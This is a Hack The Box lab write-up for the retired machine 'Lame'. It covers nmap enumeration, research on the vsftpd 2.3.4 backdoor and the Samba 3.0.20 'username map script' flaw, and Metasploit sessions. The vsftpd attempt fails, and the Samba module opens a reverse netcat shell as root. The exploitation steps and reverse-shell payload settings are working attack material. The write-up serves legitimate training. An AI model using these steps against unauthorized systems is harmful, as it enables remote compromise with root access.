
Executive Summary

A penetration test was conducted against the HTB machine "Lame" which revealed multiple critical vulnerabilities in legacy services. The assessment identified vulnerable versions of vsFTPd and Samba that could potentially allow unauthorized system access. Successful exploitation of the Samba service led to direct root access.



Lame has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#68554 MACHINE RANK

02 Dec 2024 PWN DATE

RETIRED MACHINE STATE

Contents


Methodology

The assessment followed standard penetration testing methodology:

- Network Service Discovery
- Vulnerability Assessment
- Exploitation Attempt on vsFTPd
- Successful Exploitation via Samba
- Post-Exploitation Analysis

Network Discovery and Service Enumeration

Initial enumeration revealed four open ports:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -T5 10.10.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 18:40 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.27% done; ETC: 18:43 (0:02:52 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.97% done; ETC: 18:43 (0:03:14 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.93% done; ETC: 18:41 (0:00:44 remaining)
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 18:40 (0:00:03 remaining)
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 18:41 (0:00:00 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.23s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Command = nmap -sCV -T5 10.10.10.3

-sCV for complete scan with version scanning and use of NSE default scipts

-T5 for fastest rate that is least stealthier.

Enumeration Results:

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian
```


After enumeration these running services were googled and assessed.

Vulnerability Assessment

1. vsFTPd 2.3.4 Analysis

The target was running vsFTPd version 2.3.4, which is known to contain a critical backdoor vulnerability:

- CVE: CVE-2011-2523
- Description: A malicious backdoor was inserted into vsftpd version 2.3.4 downloads between June 30th and July 3rd, 2011
- Impact: The backdoor opens a shell listener on port 6200/tcp when a specific sequence is triggered
- Technical Details:
  - Backdoor activates when a username containing a smiley ":)" is sent
  - When triggered, opens a command shell on port 6200
  - No authentication required to exploit



vsftpd 2.3.4 vulnerabilities

Rapid7
https://www.rapid7.com › modules › exploit › unix › ftp
VSFTPD v2.3.4 Backdoor Command Execution
30-May-2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4**.tar.gz archive.

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › CVE-2011-2523
CVE-2011-2523 Detail - NVD
vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.


Exploit-DB
https://www.exploit-db.com › exploits
vsftpd 2.3.4 - Backdoor Command Execution
12-Apr-2021 — **vsftpd 2.3.4** - Backdoor Command Execution. **CVE**-2011-2523 . remote **exploit** for Unix platform.

Broadcom
https://www.broadcom.com › attacksignatures › detail
Attack: VSFTPD Compromised Source Packages Backdoor ...

2. Samba 3.0.20 Analysis

The target was running Samba version 3.0.20, which contains a critical command execution vulnerability:

- Vulnerability: "username map script" Command Execution
- Affected Versions: Samba 3.0.20 through 3.0.25rc3
- Impact: Remote command execution as root
- Technical Details:
    - Vulnerability exists in the non-default "username map script" configuration
    - Shell metacharacters in usernames can trigger command execution
    - No authentication required
    - Commands execute with root privileges



Exploit-DB
https://www.exploit-db.com › exploits
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script ...
18-Aug-2010 — **Samba 3.0.20** < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit). CVE-2007-2447CVE-34700 . remote **exploit** for Unix platform.

Rapid7
https://www.rapid7.com › multi › samba › usermap_script
Samba "username map script" Command Execution
30-May-2018 — This module exploits a command execution **vulnerability** in **Samba** versions **3.0.20** through 3.0.25rc3 when using the non-default username map script configuration ...

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › CVE-2007-2447
CVE-2007-2447 Detail - NVD
14-May-2007 — The MS-RPC functionality in **smbd** in **Samba** 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters.


Rapid7
https://docs.rapid7.com › metasploit › metasploitable-2-e...
Metasploitable 2 Exploitability Guide

Exploitation Attempts

1. vsFTPd Exploitation

Initial attempt to exploit the vsFTPd backdoor was unsuccessful:

- Used Metasploit module: vsftpd_234_backdoor
- Exploit attempt failed to establish connection
- Possible reasons for failure:
    - Target might not be running the compromised version
    - Service might be properly configured to prevent exploitation
    - Backdoor might have been removed or patched




```
└─$ msfconsole -q
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS ⇒ 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
```

2. Successful Samba Exploitation

Successfully exploited the Samba username map script vulnerability:

- Used Metasploit module: exploit/multi/samba/usermap_script
- Exploitation provided immediate root access
- No authentication required




```
└─$ msfconsole -q
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts ⇒ 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost tun0
lhost ⇒ 10.10.14.10
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Command shell session 1 opened (10.10.14.10:4444 → 10.10.10.3:35903) at 2024-12-02 18:53:19 -0500

whoami
root
```

Post-Exploitation

The Samba exploit provided immediate root access, requiring no further privilege escalation:


- Full system access achieved
- Root privileges obtained directly
- Complete system compromise achieved



```
root@lame:/# whoami
whoami
root
root@lame:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b0:b2:cc
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:b2cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:133575 errors:0 dropped:0 overruns:0 frame:0
          TX packets:571 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8036676 (7.6 MB)  TX bytes:55881 (54.5 KB)
          Interrupt:19 Base address:0×2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
